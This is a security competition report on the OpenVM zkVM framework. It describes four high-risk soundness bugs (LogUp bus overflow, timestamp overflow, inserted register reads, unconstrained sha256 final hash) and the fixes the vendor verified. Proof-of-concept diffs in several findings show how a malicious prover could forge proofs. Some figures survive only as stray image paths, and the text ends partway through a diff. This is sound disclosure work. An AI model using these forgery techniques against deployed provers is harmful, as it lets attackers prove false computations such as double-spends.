CANTINA

OpenVM
Competition

March 24, 2025

Contents

1 Introduction

1.1 About Cantina

Cantina is a security services marketplace that connects top security researchers and solutions with clients. Learn more at cantina.xyz

1.2 Disclaimer

A competition provides a broad evaluation of the security posture of the code at a particular moment based on the information available at the time of the review. While competitions endeavor to identify and disclose all potential security issues, they cannot guarantee that every vulnerability will be detected or that the code will be entirely secure against all possible attacks. The assessment is conducted based on the specific commit and version of the code provided. Any subsequent modifications to the code may introduce new vulnerabilities, therefore, any changes made to the code would require an additional security review. Please be advised that competitions are not a replacement for continuous security measures such as penetration testing, vulnerability scanning, and regular code reviews.

1.3 Risk assessment

Severity	Description
Critical	*Must* fix as soon as possible (if already deployed).
High	Leads to a loss of a significant portion (>10%) of assets in the protocol, or significant harm to a majority of users.
Medium	Global losses <10% or losses to only a subset of users, but still unacceptable.
Low	Losses will be annoying but bearable. Applies to things like griefing attacks that can be easily repaired or even gas inefficiencies.
Gas Optimization	Suggestions around gas saving practices.
Informational	Suggestions around best practices or readability.

1.3.1 Severity Classification

The severity of security issues found during the security review is categorized based on the above table. Critical findings have a high likelihood of being exploited and must be addressed immediately. High findings are almost certain to occur, easy to perform, or not easy but highly incentivized thus must be fixed as soon as possible.

Medium findings are conditionally possible or incentivized but are still relatively likely to occur and should be addressed. Low findings a rare combination of circumstances to exploit, or offer little to no incentive to exploit but are recommended to be addressed.

Lastly, some findings might represent objective improvements that should be addressed but do not impact the project's overall security (Gas and Informational findings).

2 Security Review Summary

OpenVM is a performant and modular zkVM framework built for customization and extensibility.

From Jan 27th to Mar 8th Cantina hosted a competition based on openvm and stark-backend repositories. The participants identified a total of **59** issues in the following risk categories:

- Critical Risk: 0
- High Risk: 20
- Medium Risk: 4
- Low Risk: 16
- Gas Optimizations: 0
- Informational: 19

The present report only outlines the **critical**, **high** and **medium** risk issues.

Furthermore, the OpenVM team has conducted an internal review of the codebase, whose report is available at `openvm/audits/v1-internal`. The fixes for the issues found in the internal review have been reviewed by Cantina security researchers.

The checkout commit hashes after the corresponding fixes are 485e5e52 and 46f581fa for openvm and stark-backend respectively.

3 Findings

3.1 High Risk

3.1.1 Overflow possible in bus argument

Submitted by georg

Severity: High Risk

Context: *(No context files were provided by the reviewer)*

Summary: The `LogUp`-style bus argument only holds if the number of bus sends (with multiplicity 1) is not larger than the characteristic of the field (in the case of BabyBear: $2^{31} - 2^{27} + 1$), see Lemma 5 in the `LogUp` paper (Habock, 2023). This is not guaranteed by the OpenVM framework. As a result, a malicious prover can provide a "proof" of a false claim that passes the verifier checks.

Finding Description: In OpenVM, chips within a segment are connected via a "*bus*": A chip can "*send*" tuples of field elements to the bus, or can "*receive*" tuples from the bus. At the end of the computation, the received tuples and sent tuples must cancel out, i.e., they must be equal as multi-sets.

Interacting with the bus amounts to adding a term $\mathtt{m}/(\alpha + \mathtt{t})$ to an accumulator, where:

- `m` is the *multiplicity*. For bus sends it should always be 0 or 1, for receives it would be 0 or a negative number (sometimes unconstrained, sometimes constrained to be 0 or -1).
- α is an extension field element, sampled by the verifier.
- `t` is a compressed version of the tuple being sent (also fingerprinted via a random extension field element, which we omit here).

Clearly, if the same tuple is sent `p` times (where `p` is the characteristic of the field), it is the same as sending it `0` times. This allows a malicious prover to make false claims.

For example, XOR computations on bytes are checked by sending to the `SharedBitwiseOperationLookupChip`, which receives all possible input / output pairs with some multiplicity. If a claimed output is wrong, normally the bus argument would not succeed. But if the wrong input / output pair is sent `p` times, the checks pass.

Impact Explanation: If the prover were able to launch such an attack, the connection between chips could be interfered with arbitrarily, "proving" wrong results of any step of the computation, allowing the prover to "prove" arbitrary statements.

Likelihood Explanation: In order to launch this attack, the prover needs to be able to send the same tuple to the bus `p` times. This is expensive but feasible: `p` is around 2^{31} (for BabyBear and Mersenne-31), and many chips do several bus sends per computational step (most notably range-checks).

A few challenges met by the attacker:

- The sent tuple needs to be exactly the same `p` times. Because the sent tuples might be constrained in other ways, it might be tricky to find a satisfying witness for some programs.
- Since `p` is quite large, this would not work for very small programs, as small programs simply would not have enough bus sends to reach `p`.
- The largest multiplicative subgroup in the BabyBear field is of size 2^{27}. Depending on FRI parameters and the constraint degrees, this sets a maximum number of rows any chip trace can have. For OpenVM's default trace, this limit appears to be 2^{25}. However, the limit would be higher for other fields (e.g. Mersenne-31). Also, the limit is per chip and many chips do multiple sends.
- Computing such a large proof is computationally expensive. However, it would be feasible and still accepted by the verifier.

Proof of Concept: Because of the computational and time cost we present here a small PoC that validates that overflow does indeed happen by adding this patch to `BaseAluCoreAir::eval`:

```
let p_minus_one = (1 << 31) - (1 << 27);
let x = AB::F::from_canonical_u8(0x12);
self.bus
    // Wrong XOR input/output pair.
    .send_xor(x, x, x)
    // Send with multiplicity p - 1.
    .eval(builder, AB::F::from_canonical_u32(p_minus_one));
self.bus
    // Send same tuple again.
    .send_xor(x, x, x)
    // Send with multiplicity 1.
    .eval(builder, AB::F::from_canonical_u32(1));
```

This modified circuit sends a wrong XOR input / output pair to the bus p times in each row of the ALU core chip.

Obviously, in practice, the attacker would not be able to modify the circuit ALU, but would need to:

- Provide wrong witnesses to existing bus sends and make sure that this happens often enough to reach p, or...
- Design a malicious OpenVM extension, e.g. one with many sends that the prover can easily control. Note that doing so, they could break the results of other extensions.

We did validate that chips of size 2^{25} are accepted by the verifier. To compute such proofs, one simply has to modify the `should_segment` function. Beyond that, we ran into a Plonky3 error because of the requested domain was larger than the 2-addicity of BabyBear, as mentioned above.

Update: Missing verifier check on number of bus sends: To validate that OpenVM does not already implement the check suggested below, we applied this diff:

```
diff --git a/extensions/rv32im/circuit/src/base_alu/core.rs b/extensions/rv32im/circuit/src/base_alu/core.rs
index ea91e865f..b209bb3ed 100644
--- a/extensions/rv32im/circuit/src/base_alu/core.rs
+++ b/extensions/rv32im/circuit/src/base_alu/core.rs
@@ -138,6 +138,13 @@ where
                 .eval(builder, is_valid.clone());
         }

+        let zero = AB::F::from_canonical_u8(0);
+        for _ in 0..2028 {
+            self.bus
+                .send_xor(zero, zero, zero)
+                .eval(builder, is_valid.clone());
+        }
+
         let expected_opcode = VmCoreAir::<AB, I>::expr_to_global_expr(
             self,
             flags.iter().zip(BaseAluOpcode::iter()).fold(
@@ -228,6 +235,10 @@ where
             writes: [a.map(F::from_canonical_u32)].into(),
         };

+        for _ in 0..2048 {
+            self.bitwise_lookup_chip.request_xor(0, 0);
+        }
+
         if local_opcode == BaseAluOpcode::ADD || local_opcode == BaseAluOpcode::SUB {
             for a_val in a {
                 self.bitwise_lookup_chip.request_xor(a_val, a_val);
```

Running the Fibonacci example on input `0xFFFF300000000000` leads to a `BaseAluCoreAir` of size 2^{22} of which we assume at least half (2^{21}) are used (`is_valid` is `1`). Because the updated chip performs 2^{11} send operations per row, it amounts to 2^{32} sends to the bus, which is not rejected by the verifier.

Recommendation: There should be carefully calculated limits on what chip sizes the verifier accepts. These would depend on the number of bus sends (on the same bus) in each Chip. To make these limits less tight, one could introduce new copies of the same machine (with a different bus ID).

OpenVM: This fix required changes in `stark-backend` as well as `openvm`, see the following commits:

- 2649571c.

- c662bccd (spec updates explaining fix in `interactions.md`).
- 0c26106f (`openvm` changes for interface and recursive verifier).

Description of Fix:

- Use the new bus types from stark-backend to set vkey constraints on trace heights.
- The recursive verifier checks the inequalities imposed as explained in the new Interactions spec and pdf with soundness proofs.
- The recursive verifier checks the LogUp proof-of-work witness.

Cantina Managed: Fix verified.

3.1.2 `timestamp` can overflow


Submitted by Leo Alt, also found by Gyumin Roh

Severity: High Risk

Context: *(No context files were provided by the reviewer)*


Summary: The VM's `timestamp` can overflow BabyBear's modulus, leading to invalid program paths being successfully executed, proved and verified.

Finding Description: The Offline Memory argument in OpenVM relies on LogUp receives and sends of memory (any space) accesses, where each access has a monotonically increasing `timestamp`. Given two consecutive accesses $(\mathrm{addr}, \mathrm{time}_1)$ and $(\mathrm{addr}, \mathrm{time}_2)$, $\mathrm{time}_2 > \mathrm{time}_1$ is required and enforced by a constraint that $\mathrm{time}_2 - \mathrm{time}_1 + 1$ fits in 29 bits:




The graph above shows a memory bus example where the origin and destination of an edge are a bus send and receive, respectively. Even though the difference between two timestamps is constrained, the timestamp itself is not, and can overflow the field's modulus.

Impact Explanation: If the `timestamp` overflows, an attacker can re-order the witness in an address space to execute wrong and malicious program paths. The graph below shows an example of an honest path in the overflow scenario:



However, an attacker could re-order the bus interactions to the following graph:



The bus interactions would be accepted by the verifier because all constraints are met, but note that the final memory values are simply wrong and the program results would be completely different from intended. A malicious prover could attempt to tweak the overflow to an advantageous program path. Note that the issue affects all address spaces.

Likelihood Explanation: In order to overflow the `timestamp` the prover would need to write a program that uses `p` timestamp units before a chip reaches height 2^{25} (discussed in the finding "Overflow possible in bus argument") and requires a new segment. Computing such a large proof is computationally expensive. However, it would be feasible and still accepted by the verifier.

Proof of Concept: Each program instruction increases the `timestamp` by a certain amount, usually a small value like `3`. More complex instructions can increase the `timestamp` by larger deltas, such as `Keccak` (46) and `Bls12_381` (864). Designing such an exploit still requires considerable engineering work, so in the interest of time we describe a general strategy of:

- Using 2^{25} as the height for chips per segment.
- Using complex circuits such as `Keccak` and `Bls12_381` for many iterations.
- Minimize memory accesses between iterations.
- Perhaps a hand-written assembly program is required.

Recommendation: `timestamp` could be range constrained to 30 bits.

OpenVM: Fixed in commits 4062cadf and b92feee7.

The LogUp linear equalities on trace heights together with a new condition that we require VM instruction executor chips to satisfy ensures that the timestamp does not overflow the field. We then range check the final timestamp in the Connector Chip.

We state the new condition in the circuit spec (circuit.md) together with an inspection of all existing chips to justify that they satisfy the condition.

In commit b92feee7 we further constrain that the initial timestamp must be 0 in `PersistentBoundaryAir` (it is already constrained in `VolatileBoundaryAir`).

Cantina Managed: Fix verified.

3.1.3 Inserted register reads at arbitrary timestamps

Submitted by georg

Severity: High Risk

Context: *(No context files were provided by the reviewer)*

Summary: In the "*dummy rows*" of ALU instructions (those with `is_valid = 0`), the prover can execute register memory reads at arbitrary timestamps. In combination with the finding "`timestamp` can overflow" (the timestamp can overflow the field), this allows for a very targeted attack where the malicious prover can choose to skip any register write in the computation.

Finding Description: In the `Rv32BaseAluAdapterAir::evaluate` implementation, the `rs2_as` flag is used to toggle a memory read. The idea here is that `rs2_as` is constrained via the execution bridge and contains a flag whether the second argument comes from a register (`rs2_as = 1`) or is an immediate value (`rs2_as = 0`). The execution bridge is connected to the program being executed, which cannot be modified by a malicious prover.


However, `rs2_as` can be `1` **even if** `ctx.instruction.is_valid = 0`. This is problematic, because with `is_valid = 0` most constraints and the execution bridge are disabled. As a result, most cells in the current row are unconstrained, including:

- The current timestamp.
- The value being read.
- The address being read.

As a result, a malicious prover can insert register read operations at any time step, to any register.

Skipping any register write: By itself, this might not sound problematic, because it is not possible to *write* to the register memory. However, in combination with the finding "`timestamp` can overflow", this allows the prover to skip any register write they like.

To explain further, consider this graph of memory accesses to a particular register:



(Note that time flows from initial write towards final read)

The memory argument works like this:


- The verifier performs a write of the initial value and a read of the final value.
- Each internal node *receives* the previous value and time stamp and *sends* the updated value and time stamp (if it is a read, the old value is constrained to equal the new value).


The prover cannot change the wiring of this graph, if:

1. Each sent $(\mathsf{timestamp}, \mathsf{addr}, \mathsf{value})$ tuple is also received (i.e., the bus argument holds).
2. The received timestamp is asserted to be strictly smaller than the sent timestamp.


However, the timestamps can overflow, which breaks the second check and means that the graph can have loops. Overflows are not trivial to provoke, unless we can insert memory operations at arbitrary timestamps.

In fact, timestamps can increase by 2^{29} from one access to the next, which means that it is enough to overflow the field of size $\mathsf{p} = 2^{31} - 2^{27} + 1$ in 4 accesses:





But now, the malicious prover can include any access they like in this loop:



In this example, the second read is wired to receive the value sent by the first read, ignoring the write operation that is supposed to happen in between. Checks (1) and (2) still pass, and the execution will continue as if the write never happened.

Impact Explanation: Skipping arbitrary register writes allows the prover to completely change the output and side effects of the program being executed, in a controlled way and with a large degree of freedom. For a concrete example, if the write operation is updating account values in a smart contract execution, a prover can skip this update, allowing them to double-spend.

Likelihood Explanation: This bug can be exploited in any program and execution. All that is needed is 4 extra rows in any of the ALU chips. Because the prover can choose the size of the chips, they can always make this work. Note that while the ALU chip is being modified, the attack allows the prover to manipulate memory accesses of *any chip* that interacts with registers.

Proof of Concept: Writing the full exploit would require significant changes to OpenVM's witness generation (because it would have to generate a witness for an inconsistent memory). Here, we demonstrate that we are able to add a self-contained loop of memory accesses (as imaged above).

To run the proof of concept, apply the following diff, install and run the Fibonacci example:

```
diff --git a/crates/circuits/primitives/src/assert_less_than/mod.rs
↪  b/crates/circuits/primitives/src/assert_less_than/mod.rs
index 8f9a77280..73c386a2b 100644
--- a/crates/circuits/primitives/src/assert_less_than/mod.rs
+++ b/crates/circuits/primitives/src/assert_less_than/mod.rs
@@ -238,20 +238,13 @@ impl<F: Field> TraceSubRowGenerator<F> for AssertLtSubAir {
```

```
         (range_checker, x, y): (&'a VariableRangeCheckerChip, u32, u32),
         lower_decomp: &'a mut [F],
     ) {
-        debug_assert!(x < y, "assert {x} < {y} failed");
         debug_assert_eq!(lower_decomp.len(), self.decomp_limbs);
-        debug_assert!(
-            x < (1 << self.max_bits),
-            "{x} has more than {} bits",
-            self.max_bits
-        );
-        debug_assert!(
-            y < (1 << self.max_bits),
-            "{y} has more than {} bits",
-            self.max_bits
-        );

         // Note: if x < y then y - x - 1 should already have <= max_bits bits
-        range_checker.decompose(y - x - 1, self.max_bits, lower_decomp);
+        let p = (1 << 31) - (1 << 27) + 1;
+        // Like the constraint system, we want to compute the difference
+        // with overflow mod p.
+        let diff = if x < y { y - x } else { y + p - x };
+        range_checker.decompose(diff - 1, self.max_bits, lower_decomp);
     }
 }
diff --git a/crates/vm/src/arch/integration_api.rs b/crates/vm/src/arch/integration_api.rs
index ed5501e60..b5fafaecf 100644
--- a/crates/vm/src/arch/integration_api.rs
+++ b/crates/vm/src/arch/integration_api.rs
@@ -1,6 +1,7 @@
 use std::{
     array::from_fn,
     borrow::Borrow,
+    iter::repeat_with,
     marker::PhantomData,
     sync::{Arc, Mutex},
 };
@@ -87,6 +88,8 @@ pub trait VmAdapterChip<F> {
         memory: &OfflineMemory<F>,
     );

+    fn mutate_dummy_row(&self, _row_slice: &mut [F], _index: usize, _memory: &OfflineMemory<F>) {}
+
     fn air(&self) -> &Self::Air;
 }

@@ -308,16 +311,39 @@ where

         let memory = self.offline_memory.lock().unwrap();

+        let dummy_rows = height - num_records;
+        let insert_fake_reads = dummy_rows >= 4;
+        if insert_fake_reads {
+            println!("Inserting 4 fake reads!")
+        }
+
+        let records = self
+            .records
+            .into_iter()
+            .map(|r| Some(r))
+            .chain(repeat_with(|| None))
+            .take(height)
+            .collect::<Vec<_>>();
+
         // This zip only goes through records.
         // The padding rows between records.len()..height are filled with zeros.
         values
             .par_chunks_mut(width)
-            .zip(self.records.into_par_iter())
-            .for_each(|(row_slice, record)| {
-                let (adapter_row, core_row) = row_slice.split_at_mut(adapter_width);
-                self.adapter
-                    .generate_trace_row(adapter_row, record.0, record.1, &memory);
-                self.core.generate_trace_row(core_row, record.2);
+            .zip(records.into_par_iter())
+            .enumerate()
+            .for_each(|(i, (row_slice, record))| {
+                if let Some(record) = record {
+                    let (adapter_row, core_row) = row_slice.split_at_mut(adapter_width);
+                    self.adapter
+                        .generate_trace_row(adapter_row, record.0, record.1, &memory);
+                    self.core.generate_trace_row(core_row, record.2);
+                } else {
+                    // We only need 4 reads to create a loop, so use the last 4 rows.
+                    if insert_fake_reads && i >= height - 4 {
+                        self.adapter
+                            .mutate_dummy_row(row_slice, i + 4 - height, &memory);
+                    }
+                }
             });

         let mut trace = RowMajorMatrix::new(values, width);
diff --git a/crates/vm/src/system/memory/controller/mod.rs b/crates/vm/src/system/memory/controller/mod.rs
index de2e203c3..ee5c98ba1 100644
--- a/crates/vm/src/system/memory/controller/mod.rs
+++ b/crates/vm/src/system/memory/controller/mod.rs
@@ -756,7 +756,6 @@ impl<F: PrimeField32> MemoryAuxColsFactory<F> {
         timestamp: u32,
         buffer: &mut LessThanAuxCols<F, AUX_LEN>,
     ) {
-        debug_assert!(prev_timestamp < timestamp);
         self.timestamp_lt_air.generate_subrow(
             (self.range_checker.as_ref(), prev_timestamp, timestamp),
             &mut buffer.lower_decomp,
diff --git a/crates/vm/src/system/memory/offline.rs b/crates/vm/src/system/memory/offline.rs
index 0bebf2d04..b9fc1b194 100644
--- a/crates/vm/src/system/memory/offline.rs
+++ b/crates/vm/src/system/memory/offline.rs
@@ -31,9 +31,9 @@ pub struct MemoryRecord<T> {
     pub pointer: T,
     pub timestamp: u32,
     pub prev_timestamp: u32,
-    data: Vec<T>,
+    pub data: Vec<T>,
     /// None if a read.
-    prev_data: Option<Vec<T>>,
+    pub prev_data: Option<Vec<T>>,
 }

 impl<T> MemoryRecord<T> {
diff --git a/extensions/rv32im/circuit/src/adapters/alu.rs b/extensions/rv32im/circuit/src/adapters/alu.rs
index 097e19a28..a2451810a 100644
--- a/extensions/rv32im/circuit/src/adapters/alu.rs
+++ b/extensions/rv32im/circuit/src/adapters/alu.rs
@@ -12,7 +12,7 @@ use openvm_circuit::{
     system::{
         memory::{
             offline_checker::{MemoryBridge, MemoryReadAuxCols, MemoryWriteAuxCols},
-            MemoryAddress, MemoryController, OfflineMemory, RecordId,
+            MemoryAddress, MemoryController, MemoryRecord, OfflineMemory, RecordId,
         },
         program::ProgramBus,
     },
@@ -281,6 +281,46 @@ impl<F: PrimeField32> VmAdapterChip<F> for Rv32BaseAluAdapterChip<F> {
         ))
     }

+    fn mutate_dummy_row(&self, row_slice: &mut [F], index: usize, memory: &OfflineMemory<F>) {
+        let row_slice: &mut Rv32BaseAluAdapterCols<_> = row_slice.borrow_mut();
+        // Create a loop of 4 time stamps. Each one can be at most 2^29
+        // from the previous (with difference mod p).
+        let timestamps = [
+            42,
+            42 + (1u32 << 29),
+            42 + (1u32 << 29) * 2,
+            42 + (1u32 << 29) * 3,
+        ];
+        let prev_timestamp = timestamps[(index + 3) % 4];
+        let timestamp = timestamps[index];
+        println!("time_stamp: {}", timestamp);
+
+        // Set the time stamp. We can set it to any value because is_valid
+        // is zero and the execution bridge is deactivated.
+        row_slice.from_state.timestamp = F::from_canonical_u32(timestamp);
+        // Set the read flag to true. We can set it to any (binary) value
+        // because is_valid is zero and the execution bridge is deactivated.
+        row_slice.rs2_as = F::ONE;
+
+        let aux_cols_factory = memory.aux_cols_factory();
+        let f = |x| F::from_canonical_u32(x);
+        let record = MemoryRecord {
+            // The address space is constrained to be 1 (register addr space)
+            address_space: f(1),
+            // The address can be arbitrary (equals local.rs2, which is
+            // unconstrained if the execution bridge is deactivated).
+            pointer: f(24),
+            timestamp: timestamp + 1,
+            prev_timestamp: prev_timestamp + 1,
+            // Can be any value (but needs to be consistent with the
+            // previous access).
+            data: vec![f(240), f(0), f(0), f(0)],
+            // The is constrained to None (it's a memory read).
+            prev_data: None,
+        };
+        aux_cols_factory.generate_read_aux(&record, &mut row_slice.reads_aux[1]);
+    }
+
     fn generate_trace_row(
         &self,
         row_slice: &mut [F],
```

Recommendation: Adding the following constraint to `Rv32BaseAluAdapterAir::evaluate` prevents the prover from adding additional memory reads in the "*dummy rows*" of the chip:

```
builder
    .when(local.rs2_as)
    .assert_one(ctx.instruction.is_valid.clone());
```

OpenVM: Fixed in commit c63b9af7. We added a constraint that when `local.rs2_as` is nonzero, then `is_valid == 1`. This ensures that reading rs2 from memory only occurs when both `local.rs2_as` and `ctx.instruction.is_valid` equal 1, preventing arbitrary memory reads in dummy rows.

Cantina Managed: Fix verified.

3.1.4 `sha256-air` doesn't constrain `final_hash` at the last block, but this value is read by `sha256_-chip`

Submitted by ed255

Severity: High Risk

Context: air.rs#L173-L190

Summary: The sha256 chip extension uses the `final_hash` from the sha256-air at a row where the value is unconstrained.

Finding Description: The sha256-air verifies the sha256 hash function block by block. Long inputs span several blocks and only the last one contains the final hash result. The circuit binds a column named `final_hash` to the current hash state in each block except for the one. The sha256 chip extension picks final hash result from this column.

- `sha256-air` constrains the `final_hash` of each block except on `final_block` (air.rs#L172-L190).
- sha256-air witness generation assigns the `final_hash` value, which is unconstrained on `final_block` (trace.rs#L238-L240).
- The extension sha256 chip picks up the unconstrained `final_hash` value as a hash result (air.rs#L508-L512).

Impact Explanation: A malicious prover can easily prove any sha256 hash result.

Likelihood Explanation: A malicious prover can easily prove any sha256 hash result.

Proof of Concept: As a proof of concept I do patch the code like this:

- trace.rs#L237.
- `if is_last_block { modify final_hash }`.
- mod.rs#L171.
- Modify the output of `hasher.finalize()` the same way as the previous modification.
- Run `sha256_chip::tests::rand_sha256_test` and observe that the verification passes (by skipping the assert on tests.rs#L61-L64).

```diff
diff --git a/crates/circuits/sha256-air/src/trace.rs b/crates/circuits/sha256-air/src/trace.rs
index 734f724ec..f77c9c18e 100644
--- a/crates/circuits/sha256-air/src/trace.rs
+++ b/crates/circuits/sha256-air/src/trace.rs
@@ -233,15 +234,20 @@ impl Sha256Air {
                 cols.flags.global_block_idx = F::from_canonical_u32(global_block_idx);

                 cols.flags.local_block_idx = F::from_canonical_u32(local_block_idx);
-                let final_hash: [u32; SHA256_HASH_WORDS] =
+                let mut final_hash: [u32; SHA256_HASH_WORDS] =
                     array::from_fn(|i| work_vars[i].wrapping_add(prev_hash[i]));
+                if is_last_block {
+                    final_hash[0] = 0;
+                }
                 cols.final_hash = array::from_fn(|i| {
                     u32_into_limbs::<SHA256_WORD_U8S>(final_hash[i]).map(F::from_canonical_u32)
                 });
diff --git a/extensions/sha256/circuit/src/sha256_chip/mod.rs b/extensions/sha256/circuit/src/sha256_chip/mod.rs
index bd6ea9207..5a4f19319 100644
--- a/extensions/sha256/circuit/src/sha256_chip/mod.rs
+++ b/extensions/sha256/circuit/src/sha256_chip/mod.rs
@@ -168,7 +168,12 @@ impl<F: PrimeField32> InstructionExecutor<F> for Sha256VmChip<F> {
         }

         let mut digest = [0u8; SHA256_WRITE_SIZE];
-        digest.copy_from_slice(hasher.finalize().as_ref());
+        let mut hash = hasher.finalize();
+        hash[0] = 0;
+        hash[1] = 0;
+        hash[2] = 0;
+        hash[3] = 0;
+        digest.copy_from_slice(hash.as_ref());
         let (digest_write, _) = memory.write(
             e,
             F::from_canonical_u32(dst),
diff --git a/extensions/sha256/circuit/src/sha256_chip/tests.rs
↪  b/extensions/sha256/circuit/src/sha256_chip/tests.rs
index f319ace8f..f56b42d74 100644
--- a/extensions/sha256/circuit/src/sha256_chip/tests.rs
+++ b/extensions/sha256/circuit/src/sha256_chip/tests.rs
